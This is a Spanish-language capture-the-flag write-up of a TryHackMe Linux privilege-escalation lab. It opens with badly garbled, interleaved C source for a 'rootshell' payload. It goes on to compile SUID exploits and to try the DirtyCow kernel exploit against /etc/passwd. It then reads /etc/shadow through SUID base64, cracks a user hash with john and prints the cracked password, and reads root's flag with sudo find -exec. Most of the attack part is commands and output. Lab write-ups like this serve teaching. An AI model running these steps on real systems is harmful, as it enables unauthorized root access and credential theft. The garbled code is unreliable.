>    if(ifdup2(STDIN_FILENO,iSTDOUT_FILENO)(!= STDOUT_FILENO) die();
>    if(ifdup2(STDIN_FILENO,iSTDERR_FILENO)(!= STDERR_FILENO) die();
>    prconst"pid_t pid =%getpid();", (size_t)ruid, (size_t)euid, (size_t)suid);
>    prif(pid<=0)die();\t%zu\n", (size_t)rgid, (size_t)egid, (size_t)sgid);
>    stprintf("Pid:\t%zu\n", (size_t)pid);t header;
>    if(uid_tgruid, euid, uid;) die();
>    if(gid_tdrgid, regid, sgid;) die();
>    heife(getresuid(&ruid, &euid, &suid)) die();
>    stifi(getresgid(&rgid, &egid, &sgid)) die();
>    ifprintf("Uid:\t%zu\t%zu\t%zu\n", (size_t)ruid, (size_t)euid, (size_t)suid);
>    prprintf("Gid:\t%zu\t%zu\t%zu\n", (size_t)rgid, (size_t)egid, (size_t)sgid);
>    prstatic struct \t_user_cap_header_struct header; data[0].permitted);
>    prif(capget(&header, NULL)) die();1].effective, data[0].effective);
>    ffifs(header.version <= 0) die();
>    fheader.pid= pid;
>    static struct __user_cap_data_struct data[2];
>        if (capget(&header, data)) die();
>        printf("CapInh:\t%08x%08x\n", data[1].inheritable, data[0].inheritable);
>        printf("CapPrm:\t%08x%08x\n", data[1].permitted, data[0].permitted);
>        printf("CapEff:\t%08x%08x\n", data[1].effective, data[0].effective);
>    fflush(stdout);
>    for (;;) sleep(10);
>defindie();_SOURCE
>i}clude <elf.h>
>iEOFude <fcntl.h>

```

```
[leonard@ip-10-10-48-119 tmp]$ gcc -fpic -shared -nostartfiles -Os -s -o rootshell rootshell.c
[leonard@ip-10-10-48-119 tmp]$ xxd -i rootshell >rootshell.h
[leonard@ip-10-10-48-119 tmp]$ ls -laENO) != STDOUT_FILENO) die();
total 120
up2(STDIN_FILENO, STDERR_FILENO) != STDERR_FILENO) die();
drwxrwxrwt. 13root - rootd() 4096 Feb 21 07:50 .
dr-xr-xr-x. 18root( root 235 Jun 7 2021 ..
drwxrwxrwt. 12rootzu\rootsize_t 18 Feb 21 06:05 .ICE-unix
drwxrwxrwt. 12root, root 6 Jun 7 2021 .Test-unix
-r--r--r--.rgi1,root, root 11 Feb 21 06:05 .X0-lock
drwxrwxrwt. 2rootuid, rootuid, & 16 Feb 21 06:05 .X11-unix
drwxrwxrwt. 2rootrgid, & 6 Jun 7 2021 .XIM-unix
drwxrwxrwt. 2rootzu\root%zu\n", 6 Jun 7 2021 .font-unix
-rw-r--r--.G1leonard leonard 16264 Feb 21 07:30 exploit.cgi, (size_t)sgid);
drwx-----.st2leonard leonard ade6 Feb 21 07:50 leonard
-rwxr-xr-x.e1leonard leonard 48875 Feb 21 06:53 lse.sh
-rwxr-xr-x.e1leonard leonard e5776 Feb 21 07:50 rootshell
-rw-r--r--.gi1 leonard leonard 1272 Feb 21 07:49 rootshell.c
-rw-r--r--.st1leonard leonard 35687 Feb 21 07:50 rootshell.h
drwx-----.ge3(rootder root)) die 17 Feb 21 06:06 systemd-private-3b48c100e1654925bfc4642ec48eb5bc-bolt.service-rMfIoU
drwx-----.C3root\root8x\n", 17 Feb 21 06:04a systemd-private-3b48c100e1654925bfc4642ec48eb5bc-chronyd.service-3BDyoy
drwx-----.C3root\root8x\n", 17 Feb 21 06:06e systemd-private-3b48c100e1654925bfc4642ec48eb5bc-colord.service-1Ed9FD
drwx-----.C3root\root8x\n", 17 Feb 21 06:05v systemd-private-3b48c100e1654925bfc4642ec48eb5bc-cups.service-S62esD
drwx-----.st3root root 17 Feb 21 06:04 systemd-private-3b48c100e1654925bfc4642ec48eb5bc-rtkit-daemon.service-lLvxSb
[leonard@ip-10-10-48-119 tmp]$ []
    die();
```

Listo! Ahora cumplimos con la unica dependencia que hacia falta y debido a que esta en la misma ruta que nuestro

exploit solo hace falta es volver a compilar el exploit y ejecutarlo.

Aplicamos nuevamente los comandos de compilacion

El modo estatico no funciono asi que recurri al normal

```
[leonard@ip-10-10-48-119 tmp]$ gcc exploit.c -o exploit -w -static
/usr/bin/ld: cannot find -lc
collect2: error: ld returned 1 exit status
[leonard@ip-10-10-48-119 tmp]$ gcc exploit.c -o exploit -w
[leonard@ip-10-10-48-119 tmp]$
```

Le daremos la bandera de SUID -s al exploit como habiamos mencionado previamente

```
[leonard@ip-10-10-48-119 tmp]$ chmod +s exploit
[leonard@ip-10-10-48-119/tmp]$ ls -la
total 148
drwxrwxrwt. 13 root      root      4096 Feb 21 07:54 .
dr-xr-xr-x. 18 root      root      235 Jun  7  2021 ..
drwxrwxrwt.  2 root      root      18 Feb 21 06:05 .ICE-unix
drwxrwxrwt.  2 root      root      6 Jun  7  2021 .Test-unix
-r--r--r--.  1 root      root      11 Feb 21 06:05 .X0-lock
drwxrwxrwt.  2 root      root      16 Feb 21 06:05 .X11-unix
drwxrwxrwt.  2 root      root      6 Jun  7  2021 .XIM-unix
drwxrwxrwt.  2 root      root      6 Jun  7  2021 .font-unix
-rwsr-sr-x.  1 leonard   leonard  26664 Feb 21 07:54 exploit
-rw-r--r--.  1 leonard   leonard  16264 Feb 21 07:30 exploit.c
drwx-----.  2 leonard   leonard     6 Feb 21 07:55 leonard
-rw xr-xr-x.  1 leonard   leonard 48875 Feb 21 06:53 lse.sh
-rw xr-xr-x.  1 leonard   leonard  5776 Feb 21 07:50 rootshell
-rw-r--r--.  1 leonard   leonard  1272 Feb 21 07:49 rootshell.c
-rw-r--r--.  1 leonard   leonard 35687 Feb 21 07:50 rootshell.h
drwx-----.  3 root      root      17 Feb 21 06:06 systemd-private-3
```

Como vemos y era obvio, nos pide un binario para explotar que cuente con la bandera de SUID

```
[leonard@ip-10-10-48-119 tmp]$ ./exploit
Usage: ./exploit binary
died in main: 259
[leonard@ip-10-10-48-119 tmp]$
```

Title

Gracias a la info que nos brindo LSE (Linux Smart Enumeration) podemos saber que binarios contienen la bandera SUID:

```
[root@scary]~-[/home/sky/Desktop]
# cat LinuxPrivEnum.txt | grep "setuid binaries" -A 15
[!] fst020 Uncommon setuid binaries..... yes!
---
/usr/bin/base64
/usr/bin/ksu
/usr/libexec/kde4/kpac_dhcp_helper
/usr/libexec/sssd/krb5_child
/usr/libexec/sssd/ldap_child
/usr/libexec/sssd/selinux_child
/usr/libexec/sssd/proxy_child
/usr/libexec/flatpak-bwrap
---
[!] fst030 Can we write to any setuid binary?..... nope
[*] fst040 Binaries with setgid bit..... skip
[!] fst050 Uncommon setgid binaries..... skip
[!] fst060 Can we write to any setgid binary?..... skip
[*] fst070 Can we read /root?..... nope

[root@scary]~-[/home/sky/Desktop]
#
```

Otra forma de hacer esta busqueda manual es con el siguiente comando, emitiendo -04000 como bandera de bits para identificarlos

```
[leonard@ip-10-10-48-119 //]$ find / -type f -perm -04000 -ls 2>/dev/null
16927363 28 -rwsr-sr-x/sk1/leonard leonard 26664 Feb 21 07:54 /tmp/exploit
16779966Lin40P-rwsr-xr-x-1root bin/root 37360 Aug 20 2019 /usr/bin/base64
1729870220 60c-rwsr-xr-x-1root root...root 61320 Sep 30 2020 /usr/bin/ksu
1726177730 32-rwsr-xr-x-1root root...root 32096 Oct 30 2018 /usr/bin/fusermount
1751233650 28-rwsr-xr-x-1root root...root 27856 Apr 1 2020 /usr/bin/passwd
1769853860 80n-rwsr-xr-x-1root root...root 78408 Aug 9 2019 /usr/bin/gpasswd
1769853700 76-rwsr-xr-x-1root...root 73888 Aug 9 2019 /usr/bin/chage
1769854120 44n-rwsr-xr-x-1root...root 41936 Aug 9 2019 /usr/bin/newgrp
1770267930 208 ---s--x--l1c1root any stapusr 212080 Oct 13 2020 /usr/bin/staprun
1774330210 24-rws--x--x-1root 1 root...root 23968 Sep 30 2020 /usr/bin/chfn
1774335210 32n-rwsr-xr-x-1root 1 root...root 32128 Sep 30 2020 /usr/bin/su
1774330501 24t-rws--x--x-1root 1 root...root 23880 Sep 30 2020 /usr/bin/chsh
17831141 2392-rwsr-xr-x-1root 1 root...root 2447304 Apr 1 2020 /usr/bin/Xorg
1774333810 44n-rwsr-xr-x-1root 1 root...root 44264 Sep 30 2020 /usr/bin/mount
17743356 32 -rwsr-xr-x-1 root root 31984 Sep 30 2020 /usr/bin/umount
17812176 60 -rwsr-xr-x/sk1/roottop root 57656 Aug 9 2019 /usr/bin/crontab
17787689Lin24P-rwsr-xr-x-1root 1 root...root 23576 Apr 1 2020 /usr/bin/pkexec
1838217220 52c-rwsr-xr-x-1root...root 53048 Oct 30 2018 /usr/bin/at
20386935 144 ---s--x--x-1root root 147336 Sep 30 2020 /usr/bin/sudo
34469385/ba126-rwsr-xr-x-1root root 11232 Apr 1 2020 /usr/sbin/pam_timestamp_check
34469387/ks36-rwsr-xr-x-1root root 36272 Apr 1 2020 /usr/sbin/unix_chkpwd
36070283exec121-rwsr-xr-x-1root root 11296 Oct 13 2020 /usr/sbin/usernetctl
35710927exec405-rws--x--x-1root root 40328 Aug 9 2019 /usr/sbin/userhelper
38394204exec116-rwsr-xr-x-1root root 117432 Sep 30 2020 /usr/sbin/mount.nfs
958368 bc16 -rwsr-xr-x-1root root 15432 Apr 1 2020 /usr/lib/polkit-1/polkit-agent-helper-1
37709347exec125-rwsr-xr-x-1root root 11128 Oct 13 2020 /usr/libexec/kde4/kpac_dhcp_helper
51455908exec601-rwsr-x---ap1 root dbus 57936 Sep 30 2020 /usr/libexec/dbus-1/dbus-daemon-launch-helper
17836404 16 -rwsr-xr-x-1 root root 15448 Apr 1 2020 /usr/libexec/spice-gtk-x86_64/spice-client-glib-usb-acl-helper
1839322130 16n-rwsr-xr-x-1root 1 root...root 15360 Oct 1 2020 /usr/libexec/qemu-bridge-helper
37203424exec156n-rwsr-x---se1groot...sssd 157872 Oct 15 2020 /usr/libexec/sssd/krb5_child
3720377150 84 -rwsr-x---1d1root...sssd 82448 Oct 15 2020 /usr/libexec/sssd/ldap_child
3720917160 52n-rwsr-x---1root...sssd 49592 Oct 15 2020 /usr/libexec/sssd/selinux_child
3720916570 28n-rwsr-x---rc1root...sssd 27792 Oct 15 2020 /usr/libexec/sssd/proxy_child
18270608 16 -rwsr-sr-x-1 abrt abrt 15344 Oct 1 2020 /usr/libexec/abrt-action-install-debuginfo-to-abrt-cache
18535928 56 -rwsr-xr-x/sk1/roottop root 53776 Mar 18 2020 /usr/libexec/flatpak-bwrap
[leonard@ip-10-10-48-119 //]$
```

Aprovecharemos el binario de base64 para este caso

Pues malas noticias, trate de todas las formas posibles y el exploit parece no funcionar asi que usare linux exploit suggester para ver si encontramos algo bueno

```
drwxrwxrwt. 8 root root 4096 Feb 21 06:57 .
drwxr-xr-x. 22 root root 4096 Jun 7 2021 ..
drwxr-xr-x. 2 abrt abrt 6 Jun 7 2021 abrt
drwx-----. 3 root root 17 Feb 21 06:06 systemd-private-3b48c100e1654925bfc4642ec48eb5bc-bolt.service-B8V3bj
drwx-----. 3 root root 17 Feb 21 06:04 systemd-private-3b48c100e1654925bfc4642ec48eb5bc-chronyd.service-7MYjVW
drwx-----. 3 root root 17 Feb 21 06:06 systemd-private-3b48c100e1654925bfc4642ec48eb5bc-colord.service-2nhak5
drwx-----. 3 root root 17 Feb 21 06:05 systemd-private-3b48c100e1654925bfc4642ec48eb5bc-cups.service-VnAUv
drwx-----JX 3 root root 17 Feb 21 06:04 systemd-private-3b48c100e1654925bfc4642ec48eb5bc-rtkit-daemon.service-LBWLmC
[leonard@ip-10-10-48-119 tmp]$ cd ..
[leonard@ip-10-10-48-119 usr]$ cd ..
[leonard@ip-10-10-48-119 //]$ cd ..
[leonard@ip-10-10-48-119 //]$ ls
afs bin boot dev etc home lib lib64 media mnt opt proc root run sbin srv sys tmp usr var
[leonard@ip-10-10-48-119 //]$ cd tmp
[leonard@ip-10-10-48-119 tmp]$ ls
exploit rootshell.h
exploit.c systemd-private-3b48c100e1654925bfc4642ec48eb5bc-bolt.service-rMfIoU
leonard systemd-private-3b48c100e1654925bfc4642ec48eb5bc-chronyd.service-3BDyoy
lse.sh systemd-private-3b48c100e1654925bfc4642ec48eb5bc-colord.service-1Ed9FD
rootshell systemd-private-3b48c100e1654925bfc4642ec48eb5bc-cups.service-S62esD
rootshell.c systemd-private-3b48c100e1654925bfc4642ec48eb5bc-rtkit-daemon.service-lLvxSb
[leonard@ip-10-10-48-119 tmp]$ ./exploit exploit
died in get_elf_info: 150
[leonard@ip-10-10-48-119 tmp]$ nano shell.c
[leonard@ip-10-10-48-119 tmp]$ gcc shell.c -o shell -w
[leonard@ip-10-10-48-119 tmp]$ chmod +s shell
[leonard@ip-10-10-48-119 tmp]$ ls
exploit shell
exploit.c shell.c
leonard systemd-private-3b48c100e1654925bfc4642ec48eb5bc-bolt.service-rMfIoU
lse.sh systemd-private-3b48c100e1654925bfc4642ec48eb5bc-chronyd.service-3BDyoy
rootshell systemd-private-3b48c100e1654925bfc4642ec48eb5bc-colord.service-1Ed9FD
rootshell.c systemd-private-3b48c100e1654925bfc4642ec48eb5bc-cups.service-S62esD
rootshell.h systemd-private-3b48c100e1654925bfc4642ec48eb5bc-rtkit-daemon.service-lLvxSb
[leonard@ip-10-10-48-119 tmp]$ ./exploit shell
died in get_elf_info: 150
[leonard@ip-10-10-48-119 tmp]$ 
```

En esta ocasion lo pasare por medio de SCP

```
[root@scary]-(~/home/sky/tools/enumeration/linux-exploit-suggester]
# scp linux-exploit-suggester.sh leonard@10.10.48.119:/tmp
(leonard@10.10.48.119) Password: linux-exploit-suggester.sh
100%   89KB 135.4KB/s  00:00
```

Damos permisos de ejecucion y ejecutamos

```
[leonard@ip-10-10-48-119 tmp]$ chmod +x linux-exploit-suggester.sh
[leonard@ip-10-10-48-119 tmp]$ ./linux-exploit-suggester.sh
```

Usaremos el que tenga el nivel de exposicion mas alto

```
[+] [CVE-2016-5195] dirtycow
Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
Exposure: highly probable
Tags: debian=7|8,RHEL=5{kernel:2.6.(18|24|33)-*},RHEL=6{kernel:2.6.32-*|3.(0|2|6|8|10).*|2.6.33.9-rt31},[ RHEL=7{kernel:3.10.0-*|4.2.0-0.21.el7
} ],ubuntu=16.04|14.04|12.04
Download URL: https://www.exploit-db.com/download/40611
Comments: For RHEL/CentOS see exact vulnerable versions here: https://access.redhat.com/sites/default/files/rh-cve-2016-5195_5.sh
```

Una vez descargado el segundo exploit

```
[root@scary]-(~/sky/Desktop]
# ls
'Linux PrivEsc Challenge - THM.ctb'    LinuxPrivEnum.txt    exploit.c    exploit2.c
[...]
[root@scary]-(~/sky/Desktop]
#
```

VulnerabilityDetails

procedere a pasarlo igualmente por scp al target

```
[root@scary]-(~/sky/Desktop]
# scp exploit2.c leonard@10.10.48.119:/tmp
(leonard@10.10.48.119) Password: exploit2.c
100% 2938 17.8KB/s  00:00
```

Les mostrara un error si intentan compilarlo de forma tradicional.

Para solucionar este error, necesitas asegurarte de que el enlazador encuentre la biblioteca pthread durante la compilacion y el enlazado. Para hacer esto, debes agregar el indicador `-pthread` al compilar el programa.

```
[leonard@ip-10-10-48-119 tmp]$ gcc exploit2.c -o exploitFinal -w
[leonard@ip-10-10-48-119 tmp]$ chmod +x exploitFinal
[leonard@ip-10-10-48-119 tmp]$ ls -la
total 272
drwxrwxrwt. 13 root      root      4096 Feb 21 08:45 .
dr-xr-xr-x. 18 root      root      235 Jun  7 2021 .ICE-unix
drwxrwxrwt.  2 root      root      18 Feb 21 06:05 .Test-unix
drwxrwxrwt.  2 root      root      6 Jun   7 2021 .X0-lock
drwxrwxrwt.  2 root      root      11 Feb 21 06:05 .X11-unix
drwxrwxrwt.  2 root      root      6 Jun   7 2021 .XIM-unix
drwxrwxrwt.  2 root      root      6 Jun   7 2021 .font-unix
-rwsr-sr-x.  1 leonard   leonard  26664 Feb 21 07:54 exploit
-rw-r--r--.  1 leonard   leonard  16264 Feb 21 07:30 exploit.c
-rw-r--r--.  1 leonard   leonard  2938  Feb 21 08:43 exploit2.c
-rwxr-xr-x.  1 leonard   leonard  9168  Feb 21 08:45 exploitFinal
```

Analizando el código C del exploit así como su uso, se puede denotar que podemos usarlo para escribir sobre un archivo en el cual no tengamos permisos, así que trataremos lo siguiente:

```
polkitd:x:999:998:User for polkitd:/sbin/nologin
colord:x:998:995:User for colord:/var/lib/colord:/sbin/nologin
unbound:x:997:994:Unbound DNS resolver:/etc/unbound:/sbin/nologin
libstoragemgmt:x:996:993:daemon account for libstoragemgmt:/var/run/lsm:/sbin/nologin
saslauth:x:995:76:Saslauthd user:/run/saslauthd:/sbin/nologin
rpc:x:32:32:Rpcbind Daemon:/var/lib/rpcbind:/sbin/nologin
gluster:x:994:992:GlusterFS daemons:/run/gluster:/sbin/nologin
abrt:x:173:173::/etc/abrt:/sbin/nologin
postfix:x:89:89::/var/spool/postfix:/sbin/nologin
setroubleshoot:x:993:990::/var/lib/setroubleshoot:/sbin/nologin
rtkit:x:172:172:RealtimeKit:/proc:/sbin/nologin
pulse:x:171:171:PulseAudio System Daemon:/var/run/pulse:/sbin/nologin
radvd:x:75:75:radvd user:/sbin/nologin
chrony:x:992:987::/var/lib/chrony:/sbin/nologin
saned:x:991:986:SANE scanner daemon user:/usr/share/sane:/sbin/nologin
apache:x:48:48:Apache:/usr/share/httpd:/sbin/nologin
qemu:x:107:107:qemu user:/sbin/nologin
ntp:x:38:38::/etc/ntp:/sbin/nologin
tss:x:59:59:Account used by the trousers package to sandbox the tcsd daemon:/dev/null:/sbin/nologin
sssd:x:990:984:User for sssd:/sbin/nologin
usbmuxd:x:113:113:usbmuxd user:/sbin/nologin
geoclue:x:989:983:User for geoclue:/var/lib/geoclue:/sbin/nologin
gdm:x:42:42::/var/lib/gdm:/sbin/nologin
rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
nfsnobody:x:65534:65534:Anonymous NFS User:/var/lib/nfs:/sbin/nologin
gnome-initial-setup:x:988:982::/run/gnome-initial-setup:/sbin/nologin
pcp:x:987:981:Performance Co-Pilot:/var/lib/pcp:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
avahi:x:70:70:Avahi mDNS/DNS-SD Stack:/var/run/avahi-daemon:/sbin/nologin
oprofile:x:16:16:Special user account to be used by OProfile:/var/lib/oprofile:/sbin/nologin
tcpdump:x:72:72::/sbin/nologin
leonard:x:1000:1000:leonard:/home/leonard:/bin/bash
mailnull:x:47:47::/var/spool/mqueue:/sbin/nologin
smmsp:x:51:51::/var/spool/mqueue:/sbin/nologin
nscd:x:28:28:NSCD Daemon:/sbin/nologin
missy:x:1001:1001::/home/missy:/bin/bash
[leonard@ip-10-10-48-119 tmp]$
```

Tenemos acceso de lectura al archivo /etc/passwd, como es de costumbre, sin embargo, si intentamos modificarlo para agregar un nuevo usuario con privilegios de admin, no podremos.

```
[root@ip-10-10-48-119 tmp]# cat /etc/passwd | grep scarly
scarly:x:123456:0:0:root:/root:/bin/bash
[Read 52 lines (Warning: No write permission)]
^R Read File ^Y Prev Page
^W Where Is ^V Next Page
```

Así que utilizaremos como objetivo el /etc/passwd y le pasaremos como argumento al exploit una nueva cuenta con privilegios superiores

```
[leonard@ip-10-10-48-119 tmp]$ ./exploitFinal t");
usage: dirtycow target_file new_content
[leonard@ip-10-10-48-119 tmp]$ ./exploitFinal /etc/passwd "scarly:123456:0:0:root:/root:/bin/bash"
/*
you have to open the file in read only mode.
```

La salida del exploit indica que ha tenido éxito en llamar a la función madvise con 0. Esto sugiere que ha logrado la parte de la explotación que implica "correr" la llamada al sistema `madvise(MADV_DONTNEED)`

```
[leonard@ip-10-10-48-119 tmp]$ ./exploitFinal /etc/passwd "scarly:123456:0:0:root:/root:/bin/bash"
mmap[7f6d59247000] KERNEL EXPLOIT
/nologin
/sbin/nologin
madvise 0
/var/run/pulse:/sbin/nologin
```

desafortunadamente no obtuvimos la escritura

```
[leonard@ip-10-10-48-119 tmp]$ cat /etc/passwd | cut -d ":" -f 1 | grep scarly
[leonard@ip-10-10-48-119 tmp]$
```

Desafortunadamente, el exploit del kernel no funcionó así que pasaremos a tratar de explotarlo con el siguiente método para obtener root y por ende, las banderas.

SUID

Ya que no esta presente la variable de entorno LD_PRELOAD

```
[leonard@ip-10-10-157-74 home]$ sudo -l  
[sudo] password for leonard:  
Sorry, user leonard may not run sudo on ip-10-10-157-74.  
[leonard@ip-10-10-157-74 home]$ 
```

DESCARTAREMOS UNA ESCALACION POR ESTE MEDIO Y PROCEDEREMOS DIRECTAMENTE CON SUID

Para esto, tenemos informacion previa sobre la enumeracion y sobre el intento de escalacion por kernel de que base64 es un archivo binario con la bandera +s dentro de nuestro target asi que aprovecharemos esta aplicacion

Solo para corroborar:

```
[leonard@ip-10-10-157-74 home]$ find / -type f -perm -04000 -ls 2>/dev/null | awk '{print $NF}'  
/usr/bin/base64  
/usr/bin/ksu  
/usr/bin/fusermount  
/usr/bin/passwd  
/usr/bin/gpasswd  
/usr/bin/chage  
/usr/bin/newgrp  
/usr/bin/staprun  
/usr/bin/chfn  
/usr/bin/su  
/usr/bin/chsh  
/usr/bin/Xorg  
/usr/bin/mount  
/usr/bin/umount  
/usr/bin/crontab  
/usr/bin/pkexec  
/usr/bin/at  
/usr/bin/sudo  
/usr/sbin/pam_timestamp_check  
/usr/sbin/unix_chkpwd  
/usr/sbin/usernetctl  
/usr/sbin/userhelper  
/usr/sbin/mount_nfs
```

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access as a SUID backdoor. To run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program directly.

```
sudo install -m =xs $(which base64) .  
LFILE=file_to_read  
./base64 "$LFILE" | base64 --decode
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
LFILE=file_to_read  
sudo base64 "$LFILE" | base64 --decode
```

Utilizamos awk para mejorar la salida

Puedes revisar la vulnerabilidad en GTFO Bins. Lo que pretendemos es leer el archivo /etc/shadow para obtener los hashes de las contrasenas y posteriormente hacer uso de john con la wordlist por defecto de rockyou.txt para aplicar fuerza bruta

```
[leonard@ip-10-10-157-74 bin]$ LFILE=/etc/shadow  
[leonard@ip-10-10-157-74 bin]$ cat "$LFILE"  
cat: /etc/shadow: Permission denied  
[leonard@ip-10-10-157-74 bin]$ echo "$LFILE"  
/etc/shadow  
[leonard@ip-10-10-157-74 bin]$ 
```

Gracias a nuestra enumeración hecha por LSE también sabemos que hay otros usuarios con privilegios más altos que nosotros así que intentemos acceder primero a MISSY

Copiamos la clave hash e intentaremos la fuerza bruta con John el destripador.

```
└─(sky㉿scarly)-[~/Desktop]
└─$ cat hashMissy
$6$BjOlWE21$HwuDvV1iSiySCNpA3Z9LxkxQEqUAdZvObTxJxMoCp/9zRVCi6/zrlMlaQPAxfwaD2JC
yph4HaNzI3rPVqKHb/
└─(sky㉿scarly)-[~/Desktop]
└─$ █ er@debian:~$ su hacker
```

```
└─(sky㉿scarly)-[~/Desktop]
$ john --wordlist=/usr/share/wordlists/rockyou.txt hashMissy
Created directory: /home/sky/.john
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 16 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Password1      (?)
1g 0:00:00:00 DONE (2024-02-21 03:48) 2.777g/s 11377p/s 11377c/s 11377C/s slim
ady..oooooo
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

└─(sky㉿scarly)-[~/Desktop]
$
```

Intentemos acceder ahora a ese usuario

```
[leonard@ip-10-10-157-74 bin]$ su missy
Password:ky㉿scarly)-[~/Desktop]
perl: warning: Setting locale failed.
perl: warning: Please check that your locale settings:
    LANGUAGE = (unset),
    LC_ALL = (unset),
    LANG = "C.UTF-8"
    are supported and installed on your system.
perl: warning: Falling back to the standard locale ("C").
[missy@ip-10-10-157-74 bin]$
```

Lo completamos, ahora buscaremos si hay una bandera aquí y si la hayamos, le haremos cat.

```
[missy@ip-10-10-157-74 /]$ find / -name flag?.txt 2>/dev/null | xargs cat
THM-42828719920544
[missy@ip-10-10-157-74 /]$
```

Si ejecutamos el estado del usuario respecto a uso notaremos que tenemos permisos de ejecutar find de manera administrativa entonces:

```
[missy@ip-10-10-157-74 home]$ sudo -l
Matching Defaults entries for missy on ip-10-10-157-74:
  !visiblepw, always_set_home, match_group_by_gid, always_query_group_plugin, env_reset, env_keep="COLORS DISPLAY HOSTNAME HISTSIZE KDEDIR
  LS_COLORS", env_keep+="MAIL PS1 PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE", env_keep+="LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT
  LC_MESSAGES", env_keep+="LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE", env_keep+="LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET
  XAUTHORITY", secure_path=/sbin:/bin:/usr/sbin:/usr/bin
  configuración de sudo se aplica al usuario 'missy' en el host 'ip-10-10-157-74'.
User missy may run the following commands on ip-10-10-157-74: mente, esta configuración se aplica solo cuando 'missy' está conectado a
  (ALL) NOPASSWD: /usr/bin/find
[missy@ip-10-10-157-74 home]$ sudo find /home/rootflag/
/home/rootflag/
/home/rootflag/flag2.txt
[missy@ip-10-10-157-74 home]$ 
```

Ok lo que mostrare a continuacion no estoy segura si es trampa pero es aprovechando a maximo el comando de find:

Este comando buscara la flag en el directorio `/home/rootflag` y ejecutara; `cat` en cada uno de ellos utilizando `-exec`. `sh -c` se utiliza para ejecutar `cat` en el contexto de una subshell, y `$0` se sustituirá por el nombre de cada archivo encontrado por `find`.

```
[missy@ip-10-10-157-74 home]$ sudo find /home/rootflag/flag2.txt -exec sh -c 'cat "$0"' {} \;
THM-168824782390238
[missy@ip-10-10-157-74 home]$ 
```

Y LISTO! TENEMOS LAS DOS BANDERAS

What is the content of the flag1.txt file?

THM-42828719920544

Correct Answer

What is the content of the flag2.txt file?

THM-168824782390238

Correct Answer

AUNQUE TENGAMOS LAS DOS BANDERAS, NECESITAMOS IR MAS ALLA, AUN NOS FALTA ACCEDER COMO USUARIO ROOT AL SISTEMA POR LO QUE SIGAMOS CON EL APROVECHAMIENTO DE SUID en el binario de base64 para intentar obtener el valor de la contraseña hasheada del root igualmente con la ayuda de john the ripper!!!

Realizamos el mismo procedimiento aprovechando el SUID del binario base64 para poder hacer una lectura del archivo `/etc/shadow` y posteriormente copiamos el hash del root para pasarlo a john the ripper en nuestra maquina.

	IP Address	Expires
root	10.10.156.61	1h 42m 50s
daemon		
adm		
lp		

Mientras el proceso de brute force termina, me tome la tarea de revisar las capabilities de cada binario dentro del target:

```
missy.404b)0tWEZ14HwudVVV11S1ySCNpASZ9LXKXQEQUAuzv0Btx.  
[missy@ip-10-10-156-61 bin]$ getcap -r / 2>/dev/null  
/usr/bin/newgidmap = cap_setgid+ep  
/usr/bin/newuidmap = cap_setuid+ep  
/usr/bin/ping = cap_net_admin,cap_net_raw+p  
/usr/bin/gnome-keyring-daemon = cap_ipc_lock+ep  
/usr/sbin/arping = cap_net_raw+p  
/usr/sbin/clockdiff = cap_net_raw+p  
/usr/sbin/mtr = cap_net_raw+ep  
/usr/sbin/suexec = cap_setgid,cap_setuid+ep  
[missy@ip-10-10-156-61 bin]$ █
```

Buscando en GTFO Bins pude saber que ninguno de ellos es apto para escalar los privilegios asi que descartaremos esta opcion por ahora.

Tampoco pudimos encontrar la contrasena del usuario root mediante john

```
└─(sky㉿scarly)-[~/Desktop]  
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt rootPassword  
Using default input encoding: UTF-8  
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])  
Cost 1 (iteration count) is 5000 for all loaded hashes  
Will run 16 OpenMP threads  
Press 'q' or Ctrl-C to abort, almost any other key for status  
0g 0:00:03:48 19.20% (ETA: 23:27:10) 0g/s 13001p/s 13001c/s usher1981..usaf94128  
0g 0:00:07:13 39.19% (ETA: 23:25:47) 0g/s 13271p/s 13271c/s maryeliza..mary1234mary1234  
0g 0:00:08:05 44.29% (ETA: 23:25:37) 0g/s 13304p/s 13304c/s krulstaart..krod39  
0g 0:00:12:13 69.55% (ETA: 23:24:56) 0g/s 13607p/s 13607c/s as1313as..arwenst  
0g 0:00:13:17 76.26% (ETA: 23:24:48) 0g/s 13705p/s 13705c/s LUVMOM09..LUISA.  
0g 0:00:14:09 81.76% (ETA: 23:24:41) 0g/s 13788p/s 13788c/s 13788C/s 8898960..8887776  
0g 0:00:17:01 DONE (2024-02-21 23:24) 0g/s 14038p/s 14038c/s 14038C/s !%twodee!%..*7;Vamos!  
Session completed.  
└─(sky㉿scarly)-[~/Desktop]  
└─$ █
```

Asi que continuaremos con el siguiente metodo

DESCARTE CRONJOBS

Aqui podemos ver que no hay ningun cronjob en la crontrab del sistema por lo que este metodo tambien quedara descartado

```
[missy@ip-10-10-156-61 bin]$ cat /etc/crontab
SHELL=/bin/bash
PATH=/sbin:/bin:/usr/sbin:/usr/bin
MAILTO=root

# For details see man 4 crontabs

# Example of job definition:
#----- minute (0 - 59)
# | ----- hour (0 - 23)
# | | ----- day of month (1 - 31)
# | | | ----- month (1 - 12) OR jan,feb,mar,apr ...
# | | | | ----- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# | | | |
# * * * * * user-name command to be executed

[missy@ip-10-10-156-61 bin]$
```

PATH

Para el siguiente test, trataremos de aprovechar la variable PATH del sistema.

```
